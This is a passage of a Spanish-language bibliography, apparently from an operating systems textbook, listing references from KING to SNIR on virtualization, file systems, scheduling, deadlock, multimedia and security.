KING, S.T., DUNLAP, G.W. y CHEN, P.M.: "Debugging Operating Systems with Time-Traveling Virtual Machines", *Proc. Annual Tech. Conf.*, USENIX, pp. 1 a 15, 2005.

KIRSCH, C.M., SANVIDO, M.A.A. y HENZINGER, T.A.: "A Programmable Microkernel for Real-Time Systems", *Proc. 1st Int'l Conf. on Virtual Execution Environments*, ACM, pp. 35 a 45, 2005.

KISSLER, S. y HOYT, O.: "Using Thin Client Technology to Reduce Complexity and Cost", *Proc. 33rd Annual Conf. on User Services*, ACM, pp. 138 a 140, 2005.

KLEIMAN, S.R.: "Vnodes: An Architecture for Multiple File System Types in Sun UNIX", *Proc. USENIX Summer 1986 Conf.*, USENIX, pp. 238 a 247, 1986.

KLEIN, D.V.: "Foiling the Cracker: A Survey of, and Improvements to, Password Security", *Proc. UNIX Security Workshop II*, USENIX, verano 1990.

KNUTH, D.E.: *The Art of Computer Programming, Vol. 1: Fundamental Algorithms, 3a. edición*, Reading, MA: Addison-Wesley, 1997.

KOCHAN, S.G. y WOOD, P.H.: *UNIX Shell Programming*, Indianapolis: IN, 2003.

KONTOTHANASSIS, L., STETS, R., HUNT, H., RENCUZOGULLARI, U., ALTEKAR, G., DWARKADAS, S. y SCOTT, M.L.: "Shared Memory Computing on Clusters with Symmetric Multiprocessors and System Area Networks", *ACM Trans. on Computer Systems*, vol. 23, pp. 301 a 335, agosto 2005.

KOTLA, R., ALVISI, L. y DAHLIN, M.: "SafeStore: A Durable and Practical Storage System", *Proc. Annual Tech. Conf.*, USENIX, pp. 129 a 142, 2007.

KRATZER, C., DITTMAN, J., LANG, A. y KUHNE, T.: "WLAN 'Steganography: A First Practical Review", *Proc. Eighth Workshop on Multimedia and Security*, ACM, pp. 17 a 22, 2006.

KRAVETS, R. y KRISHNAN, P.: "Power Management Techniques for Mobile Communication", *Proc. Fourth ACM/IEEE Int'l Conf. on Mobile Computing and Networking*, ACM/IEEE, pp. 157 a 168, 1998.

KRIEGER, O., AUSLANDER, M., ROSENBURG, B., WISNIEWSKI, R.W., XENIDIS, J., DA SILVA, D., OSTROWSKI, M., APPAVOO, J., BUTRICO, M., MERGEN, M., WATERLAND, A. y UHLIG, V.: "K42: Building a Complete Operating System", *Proc. Eurosys 2006*, ACM, pp. 133 a 145, 2006.

KRISHNAN, R.: "Timeshared Video-on-Demand: A Workable Solution", *IEEE Multimedia*, vol. 6, enero-marzo 1999, pp. 77 a 79.

KROEGER, T.M. Y LONG, D.D.E.: "Design and Implementation of a Predictive File Prefetching Algorithm", *Proc. Annual Tech. Conf.*, USENIX, pp. 105 a 118, 2001.

KRUEGEL, C., ROBERTSON, E. y VIGNA, G.: "Detecting Kernel-Level Rootkits Through Binary Analysis", *Proc. First IEEE Int'l Workshop on Critical Infrastructure Protection*, IEEE, pp. 13 a 21, 2004.

KRUEGER, P., LAI, T.-H. y DIXIT-RADIYA, V.A.: "Job Scheduling is More Important Than Processor Allocation for Hypercube Computers", *IEEE Trans. on Parallel and Distr. Systems*, vol. 5, pp. 488 a 497, mayo 1994.

KUM, S.-U. y MAYER-PATEL, K.: "Intra-Stream Encoding for Multiple Depth Streams", *Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.

KUMAR, R., TULLSEN, D.M., JOUPPI, N.P. y RANGANATHAN, P.: "Heterogeneous Chip Multiprocessors", *Computer*, vol. 38, pp. 32 a 38, noviembre 2005.

KUMAR, V.P. y REDDY, S.M.: "Augmented Shuffle-Exchange Multistage Interconnection Networks", *Computer*, vol. 20, pp. 30 a 40, junio 1987.

KUPERMAN, B.A., BRODLEY, C.E., OZDOGANOLU, H., VIJAYKUMAR, T.N. y JALOTE, A.: "Detection and Prevention of Stack Buffer Overflow Attacks", *Commun. of the ACM*, vol. 48, pp. 50 a 56, noviembre 2005.

KWOK, Y.-K., AHMAD, L.: "Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors", *Computing Surveys*, vol. 31, pp. 406 a 471, diciembre 1999.

LAI, A.M. y NIEH, J.: "On the Performance of Wide-Area Thin-Client Computing", *ACM Trans. on Computer Systems*, vol. 24, pp. 175 a 209, mayo 2006.

LAMPORT, L.: "Password Authentication with Insecure Communication", *Commun. of the ACM*, vol. 24, pp. 770 a 772, noviembre 1981.

LAMPSON, B.W.: "A Scheduling Philosophy for Multiprogramming Systems", *Commun. of the ACM*, vol. 11, pp. 347 a 360, mayo 1968.

LAMPSON, B.W.: "A Note on the Confinement Problem", *Commun. of the ACM*, vol. 10, pp. 613 a 615, octubre 1973.

LAMPSON, B.W.: "Hints for Computer System Design", *IEEE Software*, vol. 1, pp. 11 a 28, enero 1984.

LAMPSON, B.W. y STRUGIS, H.E.: "Crash Recovery in a Distributed Data Storage System", Xerox Palo Alto Research Center Technical Report, junio 1979.

LANDWEHR, C.E.: "Formal Models of Computer Security", *Computing Surveys*, vol. 13, pp. 247 a 278, septiembre 1981.

LE, W. y SOFFA, M.L.: "Refining Buffer Overflow Detection via Demand-Driven Path-Sensitive Analysis", *Proc. 7th ACM SIGPLAN-SOGSOFT Workshop on Program Analysis for Software Tools and Engineering*, ACM, pp. 63 a 68, 2007.

LEE, J y B.: "Parallel Video Servers: A Tutorial", *IEEE J, Multimedia*, vol. 5, pp. 20-28, abril-junio de 1998.

LESLIE, I., McAULEY, D., BLACK, R., ROSCOE, T., BARHAM, P., EVERS, D., FAIRBAIRNS, R. y HYDEN, E.: "The Design and Implementation of an Operating System to Support Distributed Multimedia Applications", *IEEE J. on Selected Areas in Commun.*, vol. 14, pp. 1280 a 1297, julio 1996.

LEVASSEUR, J., UHLIG, V., STOESS, J. y GOTZ, S.: ": Unmodified Device Driver Reuse and Improved System Dependability via Virtual Machines", *Proc. Sixth Symp. on Operating System Design and Implementation*, USENIX, pp. 17 a 30, 2004.

LEVIN, R., COHEN, E.S., CORWIN, W.M., POLLACK, F.J. y WULF, W.A.: "Policy/Mechanism Separation in Hydra", *Proc. Fifth Symp. on Operating Systems Principles*, ACM, pp. 132 a 140, 1975.

LEVINE, G.N.: "Defining Deadlock", *ACM SIGOPS Operating Systems Rev.*, vol. 37, pp. 54 a 64, enero 2003a.

LEVINE, G.N.: "Defining Deadlock with Fungible Resources", *ACM SIGOPS Operating Systems Rev.*, vol. 37, pp. 5 a 11, julio 2003b.

LEVINE, G.N.: "The Classification of Deadlock Prevention and Avoidance Is Erroneous", *ACM SIGOPS Operating Systems Rev.*, vol. 39, pp. 47 a 50, abril 2005.

LEVINE, J.G., GRIZZARD, J.B. y OWEN, H.L.: "Detecting and Categorizing Kernel-level Rootkits to Aid Future Detection", *IEEE Security and Privacy*, vol. 4, pp. 24 a 32, enero/febrero 2006.

LI, K.: "Shared Virtual Memory on Loosely Coupled Multiprocessors", tesis de Ph. D., Universidad de Yale, 1986.

LI, K. y HUDAK, P.: "Memory Coherence in Shared Virtual Memory Systems", *ACM Trans. on Computer Systems*, vol. 7, pp. 321 a 359, noviembre 1989.

LI, K., KUMPF, R., HORTON, P. y ANDERSON, T.: "A Quantitative Analysis of Disk Drive Power Management in Portable Computers", *Proc. 1994 Winter Conf.*, USENIX, pp. 279 a 291, 1994.

LI, T., ELLIS, C.S., LEBECK, A.R. y SORIN, D.J.: "Pulse: A Dynamic Deadlock Detection Mechanism Using Speculative Execution", *Proc. Annual Tech. Conf.*, USENIX, pp. 31 a 44, 2005.

LIE, D., THEKKATH, C.A. y HOROWITZ, M.: Implementing an Untrusted Operating System on Trusted Hardware", *Proc. 19th Symp. on Operating Systems Principles*, ACM, pp. 178 a 192, 2003.

LIEDTKE, J.: "Improving IPC by Kernel Design", *Proc. 14th Symp. on Operating Systems Principles*, ACM, pp. 175 a 188, 1993.

LIEDTKE, J.: "On Micro-Kernel Construction", *Proc. 15th Symp. on Operating Systems Principles*, ACM, pp. 237 a 250, 1995.

LIEDTKE, J.: "Toward Real Microkernels", *Commun. of the ACM*, vol. 39, pp. 70 a 77, septiembre de 1996.

LIN, G. y RAJARAMAN, R.: "Approximation Algorithms for Multiprocessor Scheduling under Uncertainty", *Proc. 19th Symp. on Parallel Algorithms and Arch.*, ACM, pp. 25 a 34, 2007.

LIONS, J.: *Lions' Commentary on Unix 6th Edition, with Source Code*, San José, CA: Peer-to-Peer Communications, 1996.

LIU, C.L. y LAYLAND, J.W.: "Scheduling Algorithms for Multiprogramming in a Hard Real-Time Environment", *J. of the ACM*, vol. 20, pp. 46 a 61, enero 1973.

LIU, J., HUANG, W., ABALL, B. y PANDA, B.K.: "High Performance VMM-Bypass I/O in Virtual Machines", *Proc. Annual Tech. Conf.*, USENIX, pp. 29 a 42, 2006.

LO, V.M.: "Heuristic Algorithms for Task Assignment in Distributed Systems", *Proc. Fourth Int'l Conf. on Distributed Computing Systems*, IEEE, pp. 30 a 39, 1984.

LORCH, J.R. y SMITH, A.J.: "Reducing Processor Power Consumption by Improving Processor Time Management In a Single-User Operating System", *Proc. Second Int'l Conf. on Mobile Computing and Networking*, ACM, pp. 143 a 154, 1996.

LORCH, J.R. y SMITH. A.J.: "Apple Macintosh's Energy Consumption", *IEEE Micro*, vol. 18, pp. 54 a 63, noviembre/diciembre 1998.

LU, P. y SHEN, K.: "Virtual Machine Memory Access Tracing with Hypervisor Exclusive Cache", *Proc. Annual Tech. Conf.*, USENIX, pp. 29 a 43, 2007.

LUDWIG, M.A.: *The Giant Black Book of Email Viruses*, Show Low, AZ: American Eagle Publications, 1998.

LUDWIG, M.A.: *The Little Black Book of Email Viruses*, Show Low, AZ: American Eagle Publications, 2002.

LUND, K. y GOEBEL, V.: "Adaptive Disk Scheduling in a Multimedia DBMS", *Proc. 11th ACM Int'l Conf. on Multimedia*, ACM, pp. 65 a 74, 2003.

LYDA R. y HAMROCK, J.: "Using Entropy Analysis to Find Encrypted and Packed Malware", *IEEE Security and Privacy*, vol. 5, pp. 17 a 25, marzo/abril 2007.

MANIATIS, P., ROUSSOPOULOS, M., GIULI, T.J., ROSENTHAL, D.S.H. y BAKER, M.: "The LOCSS Peer-to-Peer Digital Preservation System", *ACM Trans. on Computer Systems*, vol. 23, pp. 2 a 50, febrero 2005.

MARKOWITZ, J.A.: "Voice Biometrics", *Commun. of the ACM*, vol. 43, pp. 66 a 73, septiembre 2000.

MARSH, B.D., SCOTT, M.L., LEBLANC, T.J. y MARKATOS, E.P.: "First-Class User-Level Threads", *Proc. 13th Symp. on Operating Systems Principles*, ACM, pp. 110 a 121, 1991.

MATTHUR, A. y MUNDUR, P.: "Dynamic Load Balancing Across Mirrored Multimedia Servers", *Proc. 2003 Int'l Conf. on Multimedia*, IEEE, pp. 53 a 56, 2003.

MAXWELL, S.E.: *Linux Core Kernel Commentary, 2a. edición*, Scottsdale, AZ: Coriolis, 2001.

McDANIEL, T.: “Magneto-Optical Data Storage”, *Commun. of the ACM*, vol. 43, pp. 57 a 63, noviembre 2000.

McKUSICK, M.J., JOY, W.N., LEFFLER, S.J. y FABRY, R.S.: “A Fast File System for UNIX”, *ACM Trans. on Computer Systems*, vol. 2, pp. 181 a 197, agosto 1984.

McKUSICK, M.K. y NEVILLE-NEIL, G.V.: *The Design and Implementation of the FreeBSD Operating System*, Reading, M.A.: Addison-Wesley, 2004.

MEAD, N.R.: “Who Is Liable for Insecure Systems?”, *Computer*, vol. 37, pp. 27 a 34, julio 2004.

MEDINETS, D.: *UNIX Shell Programming Tools*, Nueva York: McGraw-Hill, 1999.

MELLOR-CRUMMEY, J.M. y SCOTT, M.L.: “Algorithms for Scalable Synchronization on Shared-Memory Multiprocessors”, *ACM Trans. on Computer Systems*, vol.9, pp. 21 a 65, febrero 1991.

MENON, A., COX, A. y ZWAENEPOEL, W.: “Optimizing Network Virtualization in Xen”, *Proc. Annual Tech. Conf.*, USENIX, pp. 15 a 28, 2006.

MILOJICIC, D.: “Operating Systems: Now and in the Future”, *IEEE Concurrency*, vol. 7, pp. 12 a 21, enero-marzo 1999.

MILOJICIC, D.: “Security and Privacy”, *IEEE Concurrency*, vol. 8, pp. 70 a 79, abril-junio 2000.

MIN, H., YI, S., CHO, Y. y HONG, J.: “An Efficient Dynamic Memory Allocator for Sensor Operating Systems”, *Proc. 2007 ACM Symposium on Applied Computing*, ACM, pp. 1159 a 1164, 2007.

MOFFIE, M., CHENG, W., KAELI, D. y ZHAO, Q.: “Hunting Trojan Horses”, *Proc. First Workshop on Arch. and System Support for Improving Software Dependability*, ACM, pp. 12 a 17, 2006.

MOODY, G.: *Rebel Code*, Cambridge, MA: Perseus Publishing, 2001.

MOORE, J., CHASE, J., RANGANATHAN, P. y SHARMA, R.: “Making Scheduling ‘Cool’: Temperature-Aware Workload Placement in Data Centers”, *Proc. Annual Tech. Conf.*, USENIX, pp. 61 a 75, 2005.

MORRIS, B.: *The Symbian OS Architecture Sourcebook*, Chichester, UK: John Wiley, 2007.

MORRIS, J.H., SATYANARAYANAN, M., CONNER, M.H., HOWARD, J.H., ROSENTHAL, D.S. y SMITH, F.D.: “Andrew: A Distributed Personal Computing Environment”, *Commun. of the ACM*, vol. 29, pp. 184 a 201, marzo 1986.

MORRIS, R. y THOMPSON, K.: “Password Security: A Case History”, *Commun. of the ACM*, vol. 22, pp. 594 a 597, noviembre 1979.

MOSHCHUK, A., BRAGIN, T., GRIBBLE, S.D. y LEVY, H.M.: “A Crawler-Based Study of Spyware on the Web”, *Proc. Network and Distributed System Security Symp.*, Internet Society, pp. 1 a 17, 2006.

MULLENDER, S.J. y TANENBAUM, A.S.: “Immediate Files”, *Software Practice and Experience*, vol. 14, pp. 365 a 368, 1984.

MUNISWARMY-REDDY, K.-K., HOLLAND, D.A., BRAUN, U. y SELTZER, M.: "Provenance-Aware Storage Systems", *Proc. Annual Tech. Conf.*, USENIX, pp. 43 a 56, 2006.

MUTHITACHAROEN, A., CHEN, B. y MAZIERES, D.: "A Low-Bandwidth Network File System", *Proc. 18th Symp. on Operating Systems Principles*, ACM, pp. 174 a 187, 2001.

MUTHITACHAROEN, A., MORRIS, R., GIL, T.M. y CHEN, B.: "Ivy, A Read/Write Peer-to-Peer File System", *Proc. Fifth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 31 a 44, 2002.

NACHENBERG, C.: "Computer Virus-Antivirus Coevolution", *Commun. of the ACM*, vol. 40, pp. 46 a 51, enero 1997.

NEMETH, E., SNYDER, G., SEEBASS, S. y HEIN, T.R.: *UNIX System Administration Handbook, 2a. edición*, Upper Saddle River, NJ: Prentice Hall, 2000.

NEWHAM, C. y ROSENBLATT, B: *Learning the Bash Shell*, Sebastopol, CA: O'Reilly & Associates, 1998.

NEWTON, G.: "Deadlock Prevention, Detection and Resolution: An Annotated Bibliography", *ACM SIGOPS Operating Systems Rev.*, vol. 13, pp. 33 a 44, abril 1979.

NIEH, J. y LAM, M.S.: "A SMART Scheduler for Multimedia Applications", *ACM Trans. on Computer Systems*, vol. 21, pp. 117 a 163, mayo 2003.

NIEH, J., VAILL, C. y ZHONG, H.: "Virtual-Time Round Robin: An O(1) Proportional Share Scheduler", *Proc. Annual Tech. Conf.*, USENIX, pp. 245 a 259, 2001.

NIGHTINGALE, E.B. y FLINN, J.: "Energy Efficiency and Storage Flexibility in the Blue File System", *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 363 a 378, 2004.

NIKOLOPOULOS, D.S., AYGUADE, E., PAPATHEODOROU, T.S., POLYCHRONOPOULOS, C.D. y LABARTA, J.: "The Trade-Off between Implicit and Explicit Data Distribution in Shared-Memory Programming Paradigms", *Proc. Int'l Conf. on Supercomputing*, ACM, pp. 23 a 37, 2001.

NIST *National Institute of Standards and Technology***):** FIPS Pub. 180-1, 1995.

OKI, B., PFLUEGL, M., SIEGEL, A. y SKEEN, D.: "The Information Bus—An Architecture for Extensible Distributed Systems", *Proc. 14th Symp. on Operating Systems Principles*, ACM, pp. 58 a 68, 1993.

ONEY, W.: *Programming the Microsoft Windows Driver Model, 2a. edición*, Redmond, WA: Microsoft Press, 2002.

ORGANICK, E.I.: *The Multics System*, Cambridge, MA: M.I.T. Press, 1972.

ORWICK, P. y SMITH, G.: *Developing Drivers with the Windows Driver Foundation*, Redmond, WA: Microsoft Press, 2007.

OSTRAND, T.J. y WEYUKER, E.J.: "The Distribution of Faults in a Large Industrial Software System", *Proc. 2002 ACM SIGSOFT Int'l Symp. on Software Testing and Analysis*, ACM, pp. 55 a 64, 2002.

OUSTERHOUT, J.K.: "Scheduling Techniques for Concurrent Systems", *Proc. Third Int'l Conf. on Distrib. Computing Systems*, IEEE, pp. 22 a 30, 1982.

PADIOLEAU, Y., LAWALL, J.L. y MULLER, G.: "Understanding Collateral Evolution in Linux Device Drivers", *Proc. Eurosys 2006*, ACM, pp. 59 a 72, 2006.

PADIOLEAU, Y. y RIDOUX, O.: "A Logic File System", *Proc. Annual Tech. Conf.*, USENIX, pp. 99 a 112, 2003.

PAI, V.S., DRUSCHEL, P. y ZWAENEPOEL, W.: "IO-Lite: A Unified I/O Buffering and Caching System", *ACM Trans on Computer Systems*, vol. 18, pp. 37 a 66, febrero 2000.

PANAGIOTOU, K. y SOUZA, A.: "On Adequate Performance Measures for Paging", *Proc. 38th ACM Symp. on Theory of Computing*, ACM, pp. 487 a 496, 2006.

PANKANTI, S., BOLLE, R.M. y JAIN, A.: "Biometrics: The Future of Identification", *Computer*, vol. 33, pp. 46 a 49, febrero 2000.

PARK, C., KANG, J.-U., PARK, S.-Y., KIM, J.-S.: "Energy Efficient Architectural Techniques: Energy-Aware Demand Paging on NAND Flash-Based Embedded Storages", ACM, , pp. 338 a 343, 2004b.

PARK, C., LIM, J. KWON, K., LEE, J. y MIN, S.: "Compiler-Assisted Demand Paging for Embedded Systems with Flash Memory", *Proc. 4th ACM Int'l Cong. On Embedded Software, September*, ACM, pp. 114 a 124, 2004a.

PARK, S., JIANG, W., ZHOU, Y. y ADVE, S.: "Managing Energy-Performance Tradeoffs for Multithreaded Applications on Multiprocessor Architectures", *Proc. 2007 Int'l Conf. on Measurement and Modeling of Computer Systems*, ACM, pp. 169 a 180, 2007.

PARK, S. y OHM, S.-Y.: "Real-Time FAT File System for Mobile Multimedia Devices", *Proc. Int'l Conf. on Consumer Electronics*, IEEE, pp. 245 a 346, 2006.

PATE, S.D.: *UNIX Filesystems: Evolution, Design, and Implementation*, Nueva York: Wiley, 2003.

PATTERSON, D. y HENNESSY, J.: *Computer Organization and Design, 3a. edición*, San Francisco: Morgan Kaufman, 2004.

PATTERSON, D.A., GIBSON, G. y KATZ, R.: "A Case for Redundant Arrays of Inexpensive Disks (RAID)", *Proc. ACM SIGMOD Int'l Conf. on Management of Data*, ACM, pp. 109 a 166, 1988.

PAUL, N., GURUMURTHI, S. y EVANS, D.: "Towards Disk-Level Malware Detection", *Proc. First Workshop on Code-based Software Security Assessments*, 2005.

PEEK, D., NIGHTINGALES, E.B., HIGGINS, B.D., KUMAR, P. y FLINN, J.: "Sprockets: Safe Extensions for Distributed File Systems", *Proc. Annual Tech. Conf.*, USENIX, pp. 115 a 128, 2007.

PERMANDIA, P., ROBERTSON, M. y BOYAPATI, C.: "A Type System for Preventing Data Races and Deadlocks in the Java Virtual Machine Language", *Proc. 2007 Conf. on Languages Compilers and Tools*", ACM, pp. 10 a 19, 2007.

PESERICO, E.: "Online Paging with Arbitrary Associativity", *Proc. 14th ACM-SIAM Symp. on Discrete Algorithms*, ACM, pp. 555 a 564, 2003.

PETERSON, G.L.: "Myths about the Mutual Exclusion Problem", *Information Processing Letters*, vol. 12, pp. 115 y 116, junio 1981.

PETZOLD, C.: *Programming Windows, 5a. edición*, Redmond, WA: Microsoft Press, 1999.

PFLEEGER, C.P. y PFLEEGER, S.L.: *Security in Computing, 4a. edición*, Upper Saddle River, NJ, Prentice Hall, 2006.

PIKE, R., PRESOTTO, D., THOMPSON, K., TRICKEY, H., y WINTERBOTTOM, P.: "The Use of Name Spaces in Plan 9", *Proc. 5th ACM SIGOPS European Workshop*, ACM, pp. 1 a 5, 1992.

PIZLO, F. Y VITEK, J.: "An Emprical Evaluation of Memory Management Alternatives for Real-Time Java". *Proc. 27th IEEE Int'l Real-Time Systems Symp.*, IEEE, pp. 25-46, 2006.

POPEK, G.J. y GOLDBERG, R.P.: "Formal Requirements for Virtualizable Third Generation Architectures", *Commun, of the ACM,* vol. 17 pp. 412-421, July 1974.

POPESCU, B.C., CRISPO, B. y TANENBAUM, A.S.: "Secure Data Replication over Untrusted Hosts", *Proc. Ninth Workshop on Hot Topics in Operating Systems*, USENIX, 121-127, 2003.

PORTOKALIDIS, G. y BOS, H.: "SweetBait: Zero-Hour Worm Detection and Containment Using Low- and High-Interaction Honeypots".

PORTOKALIDIS, G., SLOWINSKA, A. y BOS, H.: "ARGOS: An Emulator of Fingerprinting Zero-Day Attacks", *Proc. Eurosys 2006*, ACM, pp. 15 a 27, 2006.

PRABHAKARAN, V., ARPACI-DUSSEAU, A.C. y ARPACI-DUSSEAU, R.H.: "Analysis and Evolution of Journaling File Systems", *Proc. Annual Tech. Conf.* USENIX, pp. 105 a 120, 2005.

PRASAD, M. y CHIUEH, T.: "A Binary Rewriting Defense against Stack-based Buffer Overflow Attacks", *Proc. Annual Tech. Conf.*, USENIX, pp. 211 a 224, 2003.

PRECHELT, L.: "An Empirical Comparison of Seven Programming Languages", *Computer*, vol. 33, pp. 23 a 29, octubre de 2000.

PUSARA, M. y BRODLEY, C.E.: "DMSEC session: User Re-Authentication via Mouse Movements", *Proc. 2004 ACM Workshop on Visualization and Data Mining for Computer Security*, ACM, pp. 1 a 8, 2004.

QUYNH, N.A. y TAKEFUJI, Y.: "Towards a Tamper-Resistant Kernel Rootkit Detector", *Proc. Symp. on Applied Computing*, ACM, pp. 276 a 283, 2007.

RAJAGOLAPAN, M., LEWIS, B.T. y ANDERSON, T.A.: "Thread Scheduling for Multicore Platforms", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 7 a 12, 2007.

RANGASWAMI, R., DIMITRIJEVIC, Z., CHANG, E. y SCHAUSER, K.: "Building MEMS-Storage Systems for Streaming Media", *ACM Trans. on Storage*, vol. 3, Art. 6, junio de 2007.

RECTOR, B.E. y NEWCOMER, J.M.: *Win32 Programming*, Reading, MA: Addison-Wesley, 1997.

REDDY, A.L.N. y WYLLIE, J.C.: "Disk Scheduling in a Multimedia I/O System", *Proc. ACM Multimedia Conf.*, ACM, pp. 225 a 233, 1992.

REDDY, A.L.N. y WILLIE, J.C.: "I/O Issues in a Multimedia System", *Computer*, vol. 27, pp. 69 a 74, marzo 1994.

REDDY, A.L.N., WYLLIE, J.C. y WIJAYARATNE, K.B.R.: "Disk Scheduling in a multimedia I/O system", *ACM Trans. on Multimedia Computing, Communications, and Applications*, vol. 1, pp. 37 a 59, febrero 2005.

REID, J.F. y CAELLI, W.J.: "DRM, Trusted Computing, and Operating System Architecture", *Proc. 2005 Australasian Workshop on Grid Computing and E-Research*, pp. 127 a 136, 2005.

RIEBACK, M.R., CRISPO, B. y TANENBAUM, A.S.: "Is Your Cat Infected with a Computer Virus?", *proc. Fourth IEEE Int'l Conf. On Pervasive Computing and Commun.*, IEEE, pp. 169 a 179, 2006.

RISKA, A., LARKBY-LAHET, J. y RIEDEL, E.: "Evaluating Block-level Optimization Through the IO Path", *Proc. Annual Tech. Conf.*, USENIX, pp. 247 a 260, 2007.

RISKA, A. y RIEDEL, E.: "Disk Drive Level Workload Characterization", *Proc. Annual Tech. Conf.*, USENIX, pp. 97 a 102, 2006.

RITCHIE, D.M.: "Reflections on Software Research", *Commun. of the ACM*, vol. 27, pp. 758 a 760, agosto 1984.

RITCHIE, D.M. y THOMPSON, K.: "The UNIX Timesharing System", *Commun. Of the ACM*, vol. 17, pp. 365 a 375, julio 1974.

RITSCHARD, M.R.: "Thin Clients, The Key to Our Success", *Proc. 34th Annual Conf. On User Services*, ACM, pp. 343 a 346, 2006.

RIVEST, R.L.: "The MD5 Message-Digest Algorithm", RFC 1320, abril 1992.

RIVEST, R.L., SHAMIR, A. y ADLEMAN, L.: "On a Method for Obtaining Digital Signatures and Public Key Criptosystems", *Commun. of the ACM*, vol. 21, pp. 120 a 126, febrero 1978.

ROBBINS, A.: *UNIX in a Nutshell: A Desktop Quick Reference for SVR4 and Solaris 7*, Sebastopol, CA: O'Reilly & Associates, 1999.

ROSCOE, T., ELPHINSTONE, K. y HEISER, G.: "Hype and Virtue", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 19 a 24, 2007.

ROSENBLUM, M. y GARFINKEL, T.: "Virtual Machine Monitors: Current Technology and Future Trends", *Computer*, vol. 38, pp. 39 a 47, mayo 2005.

ROSENBLUM, M., y OUSTERHOUT, J.K.: "The Design and Implementation of a Log-Structured File System", *Proc. 13th Symp. on Oper. Sys. Prin.*, ACM, pp. 1 a 15, 1991.

ROWSTRON, A. y DRUSCHEL, P.: "Storage Management and Caching in PAST, A Large-Scale Persistent Peer-to-Peer Storage Utility", *Proc. 18th Symp. on Operating Systems Principles*, ACM, pp. 174 a 187, 2001.

ROZIER, M., ABBROSSIMOV, V., ARMAND, F., BOULE, I., GIEN, M., GUILLEMONT, M., HERRMANN, F., KAISER, C., LEONARD, P., LANGLOIS, S. y NEUHAUSER, W.: "Chorus Distributed Operating Systems", *Computing Systems*, vol. 1, pp. 305 a 379, octubre 1988.

RUBINI, A., KROAH-HARTMAN, G. y CORBET, J.: *Linux Device Drivers*, Sebastopol, CA: O'Reilly & Associates, 2005.

RUSSINOVICH, M. y SOLOMON, D.: *Microsoft Windows Internals, 4a. edición*, Redmond, WA: Microsoft Press, 2005.

RYCROFT, M.E.: "No One Needs It (Until They Need It): Implementing A New Desktop Backup Solutions", *Proc. 34th Annual SIGUCCS Conf. on User Services*, ACM, pp. 347 a 352, 2006.

SACKMAN, H., ERIKSON, W.J. y GRANT, E.E.: "Exploratory Experimental Studies Comparing Online and Offline Programming Performance", *Commun. of the ACM*, vol. 11, pp. 3 a 11, enero 1968.

SAIDI, H.: "Guarded Models for Intrusion Detection", *Proc. 2007 Workshop on Programming Languages and Analysis for Security*, ACM, pp. 85 a 94, 2007.

SAITO, Y., KARAMANOLIS, C., KARLSSON, M. y MAHALINGAM, M.: "Taming Aggressive Replication in the Pangea Wide-Area File System", *Proc. Fifth Symp. On Operating System Design and Implementation*, USENIX, pp. 15 a 30, 2002.

SALTZER, J.H.: "Protection and Control of Information Sharing in MULTICS", *Commun. of the ACM*, vol. 17, pp. 388 a 402, julio 1974.

SALTZER, J.H., REED, D.P. y CLARK, D.D.: "End-to-End Arguments in System Design", *ACM Trans on Computer Systems*, vol. 2, pp. 277, noviembre 1984.

SALTZER, J.H. y SCHROEDER, M.D.: "The Protection of Information in Computer Systems", *Proc. IEEE*, vol. 63, pp. 1278 a 1308, septiembre 1975.

SALUS, P.H.: "UNIX At 25", *Byte*, vol. 19, pp. 75 a 82, octubre 1994.

SANOK, D.J.: "An Analysis of how Antivirus Methodologies Are Utilized in Protecting Computers from Malicious Code", *Proc. Second Annual Conf. on Information Security Curriculum Development*, ACM, pp. 142 a 144, 2005.

SARHAN, N.J. y DAS, C.R.: "Caching and Scheduling in NAD-Based Multimedia Servers", *IEEE Trans. on Parallel and Distributed Systems*, vol. 15, pp. 921 a 933, octubre 2004.

SASSE, M.A.: "Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems", *IEEE Security and Privacy*, vol. 5, pp. 78 a 81, mayo/junio 2007.

SCHAFER, M.K.F., HOLLSTEIN, T., ZIMMER, H. y GLESNER, M.: "Deadlock-Free Routing and Component Placement for Irregular Mesh-Based Networks-on-Chip", *Proc. 2005 Int'l Conf. on Computer-Aided Design*, IEEE, pp. 238 a 245, 2005.

SCHEIBLE, J.P.: "A Survey of Storage Options", *Computer*, vol. 35, pp. 42 a 46, diciembre 2002.

SCHWARTZ, A. y GUERRAZZI, C.: "You Can Never Be Too Thin: Skinny-Client Technology", *Proc. 33d Annual Conf. on User Services*, ACM, pp. 336 y 337, 2005.

SCOTT, M., LeBLANC, T. y MARSH, B.: "Multi-model Parallel Programming in Psyche", *Proc. Second ACM Symp. On Principles and Practice of Parallel Programming*, ACM, pp. 70 a 78, 1990.

SEAWRIGHT, L.H. y MACKINNON, R.A.: "VM/370—A Study of Multiplicity and Usefulness", *IBM Systems J.*, vol. 18, pp. 4 a 17, 1979.

SHAH, M., BAKER, M., MOGUL, J.C. y SWAMINATHAN, R.: "Auditing to Keep Online Storage Services Honest", *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, pp. 61 a 66, 2007.

SHAH, S., SOULES, C.A.N., GANGER, G.R. y NOBLE, B.N.: "Using Provenance to Aid in Personal File Search", *Proc. Annual Tech. Conf.*, USENIX, pp. 171 a 184, 2007.

SHENOY, P.J. y VIN, H.M.: "Efficient Striping Techniques for Variable Bit Rate Continuous Media File Servers", *Perf. Eval. J.*, vol. 38, pp. 175 a 199, 1999.

SHUB, C.M.: "A Unified Treatment of Deadlock", *J. of Computing Sciences in Colleges*, vol. 19, pp. 194 a 204, octubre 2003.

SILBERSCHATZ, A., GALVIN, P.B. y GAGNE, G.: *Operating System Concepts with Java, 7a. edición*, Nueva York: Wiley, 2007.

SIMON, R.J.: *Windows NT Win32 API SuperBible*, Corte Madera, CA: Sams Publishing, 1997.

SITARAM, D. y DAN, A.: *Multimedia Servers*, San Francisco: Morgan Kauffman, 2000.

SMITH, D.K. y ALEXANDER, R.C.: *Fumbling the Future: How Xerox Invented, Then Ignored, the First Personal Computer*, Nueva York: William Morrow, 1988.

SNIR, M., OTTO, S.W., HUSS-LEDERMAN, S., WALKER, D.W. y DONGARRA, J.: *MPI: The Complete Reference Manual*, Cambridge, MA: M.I.T. Press, 1996.
